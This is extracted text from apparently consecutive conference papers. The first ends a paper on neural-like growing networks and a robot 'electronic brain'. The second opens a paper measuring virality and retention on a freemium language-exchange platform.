t3) Information (d,e,f) comes to the receptors. Receptors 4,5,6 enter a state of excitement. Here the features (d,e), coincide with the description of the representation (b,c,d,e,g,h), $N = 2 < 5$, in this case the second node (d,e,f) is formed. Connections are formed between the node and the receptors. The node enters a state of excitement (Fig. 9).

Fig. 9.   The third concept is formed

tк) Information (d,e,h) comes to the receptors. Receptors 4,5,8 enter a state of excitement. Here the features (d,e), coincide with the description of the representations (b,c,d,e,g,h) and (d,e,f), $N = 2 < 5$ and in this case the node (d,e,h) is formed. Connections are formed between the node and the receptors. The node enters a state of excitement (Fig. 10).

Fig. 10. K - the concept is formed

Example 2

A variable coefficient is set ($N = 3$).

Suppose during the time period (t1, t2, t3,… tk ,)   the network receptors receive the following information t1 - a,b,c,d; t2 - b,c,d,e,g,h; t3 – d,e,f; … tk – d,e,h :

t1) Information (a,b,c,d) comes to the receptors. Receptors 1,2,3,4 enter a state of excitement. A node a,b,c,d is formed. Connections are formed between the node and the receptors. The node enters a state of excitement (Fig. 11).

Fig. 11. The first concept is formed

t2) Information (b,c,d,e,g,h)   comes to the receptors. Receptors 2,3,4,5,7,8 enter a state of excitement. A node (b,c,d,e,g,h) is formed. Connections are formed between the node and the receptors. Here the features (b, c, d), coincide with the description of the first representation (a, b, c, d), $N = 3$ and a node (b,c,d) is formed. The connections 2,3,4 of the receptors with the node (a, b, c, d) are eliminated. Connections are formed between the node (b,c,d) and the nodes (a, b, c, d) and (b,c,d,e,g,h). The nodes enter a state of excitement (Fig. 12).

Fig. 12. The second concept is formed

t3) Information (d,e,f) comes to the receptors. Receptors 4,5,6 8 enter a state of excitement. A node (d,e,f) is formed. Connections are formed between the node and the receptors. The node enters a state of excitement (Fig. 13).

Fig. 13. The third concept is formed

тκ) Information (d,e,h) comes to the receptors. Receptors 4,5,8 enter a state of excitement. Here the features (d,e), coincide with the description of the representation (d,e,f), N = 2 <3 and in this case the node (d,e,h) is formed. Connections are formed between the node and the receptors. The node enters a state of excitement (Fig. 14).

Fig. 14. K - the concept is formed

тκ+1) Information (b,c,d,e,f,g,h) comes to the receptors. Receptors 2,3,4,5,6,7,8 and nodes (b,c,d), (b,c,d,e,g,h), (d,e,f), (d,e,h) enter a state of excitement. The node (b,c,d,e,f,g,h) is formed. Connections between the node (b,c,d,e,f,g,h) and nodes (b,c,d,e,g,h), (d,e,f), (d,e,h) are formed. The node (b,c,d,e,f,g,h) enters a state of excitement (Fig. 15).

Fig. 15. K+1 - the concept is formed

Fig.15 shows an example of the information consolidation.

Fig. 16. The multi-dimensional network in which the concept of "lake" is represented in three dimensions (sound, symbol, vidio)

Fig.16 shows an example of the multidimensional neural-like growing network, where the concept of "lake" is represented in three dimensions (sound, symbol, video).

When the concept of "lake" is activated in one dimension, for example, in written form, the neural-like elements related to this concept get excited in the audio and visual dimensions at the same time. And the system can provide a description of this concept both in visual and sound forms. If the term "lake" is activated, for example, in visual form, the system can provide a description of this concept in written and sound forms.

Thus, the concepts descriptions are stored in the network in different representations. In addition, the information coming into the receptors zone is classified, structured and combined.

III. MODELING OF INFORMATION PROCESSES IN THE HUMAN BRAIN

A. *Information flows in the human body*

The hypothetical scheme of information flow in man, is shown in Fig. 17. Under this scheme, the external information acts on receptors that generate nerve impulses. Combinations of stimuli are processed in the sensory area where the information flow is significantly reduced. Combinations of stimuli are combined into classes and subclasses. The information flow reaches the upper levels of the sensory area - the area of the subconscious information processing.

Fig. 17. The hypothetical scheme of information flow in man

Let us consider the information flows in man.

For example, an artist sees a beautiful forest lake. In this case, his brain receives external information "beautiful lake view" and a thought "beautiful landscape" occurs, the inside information - motivation "desire to reproduce it on the canvas" and accumulated as motives orders to "remember" or "make a pencil drawing" if there is external information "availability of a pencil and paper," or "draw a sketch" if there is external information " availability of paint and canvas," "availability of time" and any other information related to this situation. In accordance with this information by forming connections an order for the motor area which means the command "Draw" is produced. This command in the motor area is divided into a sequence of individual actions "set the canvas", "take a brush," "take the paint," etc. When the sketch is made, the inside information flow and motivation stop, the excitement does not reach the motor area, and the process is terminated.

Five main functions in the scheme of information flow:

perception - information from the outside world comes through the organs of perception into the area of storage of unconditioned reflexes - primary automatisms and formation of conditioned reflexes, generalization and memorization;

modulation - adjusts the level of excitation of nerve cells and performs selective modulation of a specific function;

action - information affects the outside world through the effector organs;

unconscious - external information, bypassing the consciousness, causes the reaction on the outside world (unconditioned reflex);

conscious - external information through the consciousness and motivation causes the reaction on the outside world. This includes speaking through one's thoughts, micromotions, conscious actions - actions taken under control (attention), conditioned reflex.

Additional features and information processing on an unconscious level.

Unconscious - contains everything that has been previously experienced and can again be experienced consciously under certain conditions. These are automatic skills, norms of human behavior, motivation and conflicts, repressed from the conscious. It is at this level that the recollection process takes place. For example, we can not remember the name of the famous composer, writer or artist, but after some time, while our brain is already busy processing other information, we remember the name. Obviously, the search for the name is performed simultaneously with the new task on a subconscious level, and when the name is found, the process is activated and breaks through to the conscious level. Due to this parallel or simultaneous brain activity, a huge amount of information can be processed simultaneously.

Superconscious or intuition is characterized by a hidden brain activity. "Superconscious is the source of new information, hypotheses and discoveries. Its neurophysiological basis is the ransformation of memory traces and generation of new combinations, new time connections, creation of analogies"[3].

The brain is constantly looking for new combinations of all the phenomena experienced by man. Combinations are generated in the subconscious automatically, and the most active ones get through onto the conscious level.

In accordance with these features, the interaction of various organs of a living organism in a changing environment and the behavior of all the organism in the environment is determined by conditioned and unconditioned reflexes.

Unconditioned reflexes correspond to innate properties of a nervous system, and reflexes are formed when various stimuli occur simultaneously in several recurring cases. Unconditioned reflexes are formed at constant not depending on time connections between receptors and effectors, which determine the response to each stimulus. Conditioned reflexes determine the body's adaptation to changing environment.

A generation of conditioned reflexes involves creating new connections. A conditioned reflex is a basis for training a living organism and its selftraining [2].

Modeling information processes that occur in the cerebral cortex requires a structure that apart from perceiving, comparing, classifying and analyzing information can generate signals that ensure certain actions caused by the outside and motivational (inside) information. In other words, we first need to model the mechanisms of conditioned and unconditioned reflexes and then the mechanisms of conscious

activity, providing maximum parallelism of information processing.

This structure thus should include the function of action, because knowledge is necessary for performing actions, which in turn will lead to a knowledge increase [3]. These functions are modeled in multidimensional receptor-effector neural-like growing networks.

B. Information flows in the intelligent system

The hypothetical scheme of information flow in the intelligent system is shown in Fig. 18. Under this scheme, the outside information acts on receptors that connect to neural elements. Excited elements are processed in the sensory area. Combinations of stimuli are combined into classes and subclasses. The information flow reaches the upper levels, i.e. the area of information subconscious processing.

The mren-GN structure also includes conditional and unconditional reflex zones, as well as the areas that accumulate knowledge and motivation. This mren-GN structural division is relative, since the elements are randomly distributed in different areas throughout the network.

Let us consider the information flow in the system.

For example, the system "sees" the forest lake. Receptor of the system receive the outside information, the unconditioned reflexes "desire to remember" or "draw" get excited. The command neuron generates the commands "remember the

Fig. 18. The hypothetical scheme of information flow in intelligent system

scene", "draw". If there is the outside information "a pencil and paper available," – the command "draw a sketch a pencil". If there is the outside information indicating "paint and canvas available"- the command "paint a sketch." If there is the information "time sufficient", the modeling neuron sends a signal to allow a command neuron "paint a sketch" and turn off a signal for the command "draw a sketch a pencil". Thus, there are connections established in a receptor zone according to the available information and commands generated in the motor zone. In the motor zone, these commands split into a

number of separate operations, "take a brush," "take the canvas", "take the paint" and so on. When the painting is completed, the inside information and motivation flow stops, no further stimuli are transmitted to the motor zone, and the whole process stops.

Five main functions in the scheme of information flow:

Perception - information from the outside world comes to the receptors area (the zone of storage of unconditioned reflexes and formation of conditioned reflexes), is generalized, stored and processed in accordance with the network formation rules.

Action - information from the receptor zone classifies and summarizes the target situation in the effector zone, strengthening or weakening the excitement of the related neural elements. Thus, in the effector area the signals that control the effector organs interacting with the outside world are generated.

Unconscious action - outside information acts on the outside world through the zone of unconditioned reflexes.

Conscious action - outside information acts on the outside world through the zone of conditioned reflexes and knowledge.

Unconditioned reflexes are innate, while the conditioned ones are acquired.

Subconscious - parallel search for several target situations in the unconditional reflex area on an unconscious level.

Superconscious - analysis and synthesis of information in different information spaces (on a subconscious level). The search for new combinations (accidentally, by analogy, in accordance with the rules) and the formation of new connections and nodes.

IV. SOME ELECTRONIC BRAIN IMPLEMENTATION ISSUES

A. Functional brain systems

Analysis of the artificial intelligence studies shows the need to regard these studies in a system based on a common universal concept or idea, which dates back to its functional prototype - man. The classic version of the integrative activity of the human brain is known to be presented as the interaction of three main functional blocks: 1) sensory information input and processing unit - sensory systems (analyzers); 2) modulating, nervous system activating unit - brain system (limbic-reticular system) modulation; 3) programming, activating and behavioral acts controlling unit - motor systems (motion analyzer).These brain functional systems present one of the most interesting properties of the human brain - the ability to respond to an infinite number of the environmental states with a finite number of reactions.

This property might have allowed people to reach the highest form of existence of living matter, which is expressed in the ability to think, actively reflect the objective world in the form of images, concepts, judgments, and so on. Based on these provisions, which have become fundamental in the artificial intelligence theory [4,5], a set of intelligent systems "Diagnosis of Deseases", "Dialogue" and "Pattern

Recognition" was designed. The result is a virtual personality, artificial robot VITROM, which perceives knowledge, thinks, learns, recognizes a human being having "seen" the image of his face in the video camera.

B. *Virtual artificial personality - robot VITROM*

The VITROM system performs in several modes: 1. Objects recognition in real time. Absence of the object for recognition (no signal in the mren-GS visible zone). No signal - unconditioned reflex circuits switch on - "attention", "search", "call". Motivation - "calls an object", "go to it." When the object appears (Fig. 19), the robot tries to recognize

Fig. 19. The object is in the sight of the robot

the object. If the object is in sight but at a considerable distance. (ensembles of neural elements corresponding to the unconditioned reflexes "examine", "approach" in the receptor zone get excited). Robot invites you to come closer (sound field signals are generated in the effector area) and tries to recognize the object (the video signals analysis neural

Fig. 20. The robot recognizes object

elements get excited). The object is being detected Figure 20. 2. Recognition of images from a file

The memory of the robot has memorized 1,000 images from the image database file "Yale FaceIMAGES_Data». Robot detects all the images. The recognition of images from the image database file «Yale FaceIMAGES_Data» is shown in Fig. 21.

Fig. 21. The robot recognizes of image from the image database file «Yale FaceIMAGES _Data»

V. Structural Diagram of the Electronic Brain of Robots

Structural diagram of the electronic brain of a robot is homogeneous, multi-connected, multidimensional associative active neural-like growing matrix structure (Fig. 22), it consists of the following devices: 1. perception of information (PI); 2. the set of homogeneous, multi-connected, multidimensional associative, active, neural-like matrices (HMMAASNM) – short- and long-term associative memory; 3. modulation matrices (mm); 4. the set of homogeneous, multi-connected, multidimensional associative, active, neural-like matrices (HMMAASNM) – action block; 5. control unit (CU); 6. Power unit (PU); 7. Drives. (A). In accordance with the artificial intelligence theory in the brain of a robot (1,2 blocks) information about the outside world is analyzed, processed and stored in the multidimensional, active, associative memory (2). New information causes the activation of new neural-like elements and their redistribution between the elements that have arisen earlier. Information about the necessary actions caused by these conditions is analyzed (3), action neural-like elements get excited (4), necessary actions are carried out (7) and the main functions of natural intelligence (perception, analysis, synthesis, selection and storage of visual, symbolic, etc, information, communication, thinking and logical reasoning) are implemented.

VI. Conclusion

The proposed concept allows us to combine the physical and the virtual worlds of intelligent systems and robots and has a universal nature. This approach provides a new framework for the development and mass production of advanced viable robots, intelligent control systems and computer systems with active associative neural-like architecture that is fundamentally different from the the von

Neumann's one. This architecture is by low cost, small size and low power consumption. Homogeneity of the structure involves the simultaneous execution of operations over the entire active structure, wide-scale parallel and ultrafast system. Unlike the existing technologies, along with an increase in the memory size of the system the speed is increased due to the fact that data processing is carried out simultaneously in all the neural-like elements. Despite the increase in the memory size, the processing time is constant and equal to the processing time of one neural element. Neural-like growing networks were developed in 1994 -1999. Over 15 years they were tested and their von Neumann architecture based models successfully function. On the basis of these networks the artificial intelligence theory was developed. The "Artificial Intelligence" book was written, it gives the description of the methodology of the artificial intelligence development. One of the most famous British futurologists Ian Pearson states: 2015. In everyday life, home robots are commonly used as service workers. In developed countries, their number would compare with the number of cars. At the same time artificial intelligence systems are actively developing; 2018. Artificial

Fig. 22. Структурная схема электронного мозга робота

Intelligence would receive the Nobel Prize; 2020. Electronic forms of life would have constitutional rights; 2025. In developing countries, there would be more robots than humans; 2030. Robots, both physically and mentally, would surpass humans. And it seems that Pearson was not mistaken. 2015, there are already robots that can dance, sing, play musical instruments, serve customers, work as waiters, advertise and sell products. At the moment, the developers of robotic systems see robots as people's mechanical helpers that are able to perform various operations inherent in their program and respond to the environment.

The artificial intelligence theory allows us to get close to the implementation of robots with the intelligence equal to the human one. Here the task is to privide the robot with the electronic "brain", which would allow the robot to adapt to the environment, to acquire knowledge and make decisions leading to the achievement of the target, i.e. perform such operations that have not been programmed at the stage of robot development. In the future, the hardware implementation of this technology will enable a new type of intelligent media, thinking and sensing machines and robots.

The main advantage of the new technology, that has no technical analogues, is its hardware implementation. Unfortunately, this solution is not possible in Ukraine today.

REFERENCES

[1] V.A. Yashchenko, Receptor-effector Neural-like Growing Network – efficient tool for building intelligence systems // Proc. of the second international conference on information fusion, (California, July 6–8 1999). – Sunnyvale Hilton Inn, Sunnyvale, California, USA, 1999. –Vol. II. – P. 1113 – 1118.

[2] E.N.Sokolov, The principle of vector coding in psychophysiology // Moscow University Messenger. Series 14: Psychology. –1995.– № 4.– P.3 – 13.

[3] N. N. Danilov and A. L. Krylova, Physiology of Higher Nervous Activity [in Russian], Izd. MGU, Moscow (1989).

[4] Yashchenko V. Artificial intelligence theory (Basic concepts) // Science and Information Conference 2014 August 27-29, 2014 | London, UK pp 473- 480

[5] https://www.google.com.ua/search?q=Yashchenko+V.+A.+Neural-like+growing+network

Gamification, Virality and Retention in Educational Online Platform

Measurable Indicators and Market Entry Strategy

Ilya V. Osipov
i2istudy SIA
Krišjāņa Barona Iela, 130 k-10, Rīga,
Lv-1012, Latvija

Alex A. Volinsky
Department of Mechanical
Engineering, University of South
Florida, 4202 E. Fowler Ave.,
ENB118, Tampa FL 33620, USA

Vadim V. Grishin
i2istudy SIA
Krišjāņa Barona Iela, 130 k-10, Rīga,
Lv-1012, Latvija

Abstract—The paper describes gamification, virality and retention in the freemium educational online platform with 40,000 users as an example. Relationships between virality and retention parameters as measurable metrics are calculated and discussed using real examples. Virality and monetization can be both competing and complementary mechanisms for the system growth. The K-growth factor, which combines both virality and retention, is proposed as the metrics of the overall freemium system performance in terms of the user base growth. This approach can be tested using a small number of users to assess the system potential performance. If the K-growth factor is less than one, the product needs further development. If the K-growth factor is greater than one, the system retains existing and attracts new users, thus a large scale market launch can be successful.

User attraction and retention mechanics are discussed based on the peer-to-peer online language training platform, which utilizes freemium business model. Key system metrics are derived to assess the future commercial potential and making decisions to either fund an advertising campaign, or continue with project technical improvements. The paper can be of interest to venture capitalists as a method to assess freemium projects.

Keywords—Gamification; virality; retention; freemium; K-factor; metrics; open educational resource; e-learning

I. INTRODUCTION

There are numerous products utilizing the freemium model, such as mobile applications, software as a service (SaaS) solutions, shareware software, web applications and others [1]. However, the freemium model is not as simple as it may seem. The authors analyzed the statistics of the users' behavior in the educational collaborative platform available to everybody as shareware and through the freemium model [2]. The platform is a web site for learning foreign languages with users from all over the World [3]. The main idea of the system is based on the fact that regardless of all the grammar learned in college, students are lacking live interactions with the native speakers to increase their spoken language skills [4]. Finding a native speaker is not an easy task, which typically also requires paying for tutor lessons. It was noticed from the students studying Spanish that the professional teacher is not required for the student to learn basic communication skills. What's needed is a partner, who's ready to help using already prepared materials, a Spanish native speaker. Spanish native

speakers are eager to learn English in exchange for teaching Spanish. The idea of time banking [5] was used to track how much time each user is learning a foreign language and teaching native language.

The readily available audio-video conferencing technology between the users was combined with the pre-defined lessons, divided into step-by-step cards, understandable by the non-

Fig.1. Typical cycles of the freemium application

Professional teachers, along with the learning/teaching time tracking and an online system of finding and connecting users. This is how the online learning/teaching educational resource, called i2istudy was started [3]. Using this system, which operated from April through August 2014 in the beta mode, and collected over 40,000 users, the authors have conducted several measurements and studies.

Freemium (a combination of the words Free and Premium) business model assumes the maximum product market

distribution, along with the capture and retention of the largest possible number of users. Part of the users, which for various products varies from 3% to 10%, takes advantage of the premium features, allowing the creators not only to pay for the entire system upkeep, including free parts, but also to make a profit [6].

Let's consider the basic functions of the freemium products aimed at the mass market:

The main (base) function for which the users come (in our case it is learning foreign languages).

User retention, including return users.

User monetization.

User attraction and virality stimulation (existing users attracting new users).

Figure 1 shows a typical cycle of the freemium application. Arrows indicate main user and information flows, including the 4 main cycles:

The in-app cycle is the main application cycle, the core cycle, the basic function for which the user decided to use the application (in this case it's practicing foreign language skills with native speaker).

The monetization cycle (denoted by the small dollar sign $ in Figure 1). This is an additional cycle, which attracts the most venturous people involved in the process, which represents additional features. This cycle is smaller, since it is not available to all participating users (especially in the freemium business model).

The retention cycle is when users leave and subsequently return into the system. To successfully return and retain the users in the system, special means are utilized, from e-mail notifications, social networks and other communication channels reminders of the events, which occurred during the user absence from the system.

Gamification, which is using game mechanics in the non-game context, is actively used in the user retention cycle. This includes motivators, such as game currency (time banking in our case), system content divided into achievement levels, user titles and badges, and peer evaluations (after each lesson both the teacher and the student can rate each other) [3].

The viral cycle consists of the existing users inviting new users from the external environment (e-mail, social networks, blogs, forums, personal websites, applications, and other communication channels), including the new users accommodation.

Besides, the diagram in Figure 1 also shows different user flows into the web application, including organic "word of mouth" users, bookmarks, search engines, motivated and purchased users, along with the invited users [7]. The downward arrow shows users lost directly from the web front page (landing page), as well as from any other of the mentioned cycles. It should be noted that the application cycles: the core, viral, retention and monetization cycles are antagonistic, as they are competing for the user attention, which is always lacking. The system developers must understand which cycles have priority.

When creating freemium products, there are two main business approaches:

Purchasing and other paid user attraction (traffic). Part of the traffic can be monetized by selling additional premium services and attracting new users by spending the money earned. The key factor in this approach is money, thus a successful monetization model is required to involve a significant percentage of users in the paid mechanics to maintain the balance. The positive balance must exist between the revenues from the existing customers minus the cost of attracting new users. Moreover, the cost of attracting new users can be substantial, and there is a risk not to recover this high cost from monetization. Pluses of this approach include fast money earning, and that the K virality factor (K-factor) [8] can be less than one (discussed below).

Involving existing users into the product promotion through virality. It is necessary to ensure that the virality coefficient (the K-factor) is significant, which for a number of products is difficult and even unattainable. The volume of users with this approach is growing exponentially until it reaches saturation [9]. The product can contain features from both approaches, with the emphasis on monetization and the emphasis on expanding the user base. However, given the limited users attention, one of the approaches must be dominant.

II.   Viral User Base Expansion

Let's consider the second freemium approach with an emphasis on virality. David Skok, successful venture capitalist, wrote about the freemium virality-emphasized products [10]:

"..in a typical business the single biggest expense is sales and marketing, and recognize that offering a free product/service is an extremely smart way to acquire customers at a low cost that can then be monetized in a different way." "Another powerful effect of using the free strategy is that it usually results in a far larger customer base using the free products, who become proponents for your company. This expanded footprint or market share can have a huge effect on the price that acquirers or investors are willing to pay for your company, as they recognize that even though these customers have yet to be monetized, they represent a great potential for future monetization. Twitter and Facebook

TABLE I. THE NUMBER OF PUBLISHED INVITATION LINKS (OPEN INVITATIONS) AND HOW MANY USERS POST THESE LINKS ON THE WEEKLY BASIS

week	21.04 → 27.04	28.04 → 04.05	05.05 → 11.05	12.05 → 18.05	19.05 → 25.05	26.05 → 01.06	02.06 → 08.06	09.06 → 15.06	16.06 → 22.06	23.06 → 29.06	30.06 → 06.07	07.07 → 13.07	14.07 → 20.07	21.07 → 27.07	28.07 → 03.08	04.08 → 10.08	11.08 → 17.08	18.08 → 24.08
Publishes total						10	17	7	19	23	12	15	7	7	12	33	14	15
Published users total						8	8	3	10	11	9	10	5	5	10	28	13	10

TABLE II. THE NUMBER OF THE NEWLY JOINED USERS INVITED TROUGH THE OPEN LINKS, INCLUDING ALL TYPES OF INVITATIONS

week	21.04 → 27.04	28.04 → 04.05	05.05 → 11.05	12.05 → 18.05	19.05 → 25.05	26.05 → 01.06	02.06 → 08.06	09.06 → 15.06	16.06 → 22.06	23.06 → 29.06	30.06 → 06.07	07.07 → 13.07	14.07 → 20.07	21.07 → 27.07	28.07 → 03.08	04.08 → 10.08	11.08 → 17.08	18.08 → 24.08
Invited by public link		21	15	7	11	13	47	81	70	10	26	29	25	28	30	35	40	15

Fig.2. Saturation point in the total number of users with time. Adapted from Seufert, 2014 [1]

are two perfect examples of this." "Another way of looking at the importance of footprint or market share is to recognize the importance of market leadership. In the tech industry, market leadership is usually self-reinforcing unless the company does stupid things to annoy its customers. Even if you have gained market leadership by giving away a product/service for free, the financial markets and acquirers realize that market leadership is worth a significant premium over niche players that may have more revenue."

However, the strategy of viral user attraction cannot be utilized forever. Seufert, the author of the book Freemium Economics [1] presents a graph, similar to the one shown in Figure 2. All efforts invested in the virality mechanics will not bear fruit when the market niche is already saturated, and all potential users either already use the product, or know about it, but prefer not to use it. Obviously, this is the best time to refocus the product and change the user's attention to monetization, which was discussed as the strategy number one.

III. VIRALITY REALIZATION METHODS (INVITATIONS)

The viral marketing requires several components: the sender, the message and the medium for dissemination, including recipients, along with the context in which the message is received. There are two ways for the user to invite new users:

TABLE III. THE NUMBER OF INDIVIDUAL INVITATIONS AND THE NUMBER OF USERS THAT SENT THESE INVITATIONS

week	21.04 → 27.04	28.04 → 04.05	05.05 → 11.05	12.05 → 18.05	19.05 → 25.05	26.05 → 01.06	02.06 → 08.06	09.06 → 15.06	16.06 → 22.06	23.06 → 29.06	30.06 → 06.07	07.07 → 13.07	14.07 → 20.07	21.07 → 27.07	28.07 → 03.08	04.08 → 10.08	11.08 → 17.08	18.08 → 24.08
Requests total	44	156	212	32	618	438	942	595	1494	838	1073	3029	5823	2693	2732	3156	1129	1683
Requested users total	2	22	14	4	17	37	41	36	90	44	80	127	103	73	52	83	40	24

TABLE IV.   The Number of Users Who Joined as a Result of Direct Personal Invitations

Personal invited total																		
	1	7	5	9	21	35	131	170	66	90	174	119	110	138	145	132	69	58

Open invitations - is the viral mechanism, where the user places invitations in social networks, blogs and personal web pages, etc. to address an undefined set of individuals.

Direct personal invitations initiated by the existing users to the potential new users using different means of communication by e-mail, personal communication, social networks, SMS, etc.

Typically it is hard to account for all open invitations. The authors used simplified statistics by calculating how many people were invited by this method, and how many people were able to use this method to initiate invitations. The system calculates how many open invitations were made by each user (via built-in system instruments), and how many new users joined as a result (including open invitations initiated by the user and not generated by the system). Table I lists the number of published invitation links (open invitations) and how many users posted these links on the weekly basis.

Statistics reflects only built-in invitation publication mechanisms. Table II lists the number of the newly joined users invited through the open links, including all types of invitation. Personal direct invitations allow calculating all parameters and quantifying all steps of the viral cycle. The system accounts for how many users make personal invitations, how many invitations are generated per each user, how many invitations reach the addressee, how many recipients come to the service, and how many register and get involved in the learning/teaching process. Table III lists the number of individual invitations and the number of users that sent such invitations, while Table IV lists the number of users who joined as a result of direct personal invitations.

IV. THE VIRAL CYCLE AND THE K-FACTOR

Let's define the metrics parameters. Here, the term user means registered and authorized user of the service.

dU stands for daily users;

dNU are daily new users;

dAU are daily active users (users who spent more than 5 minutes in the system);

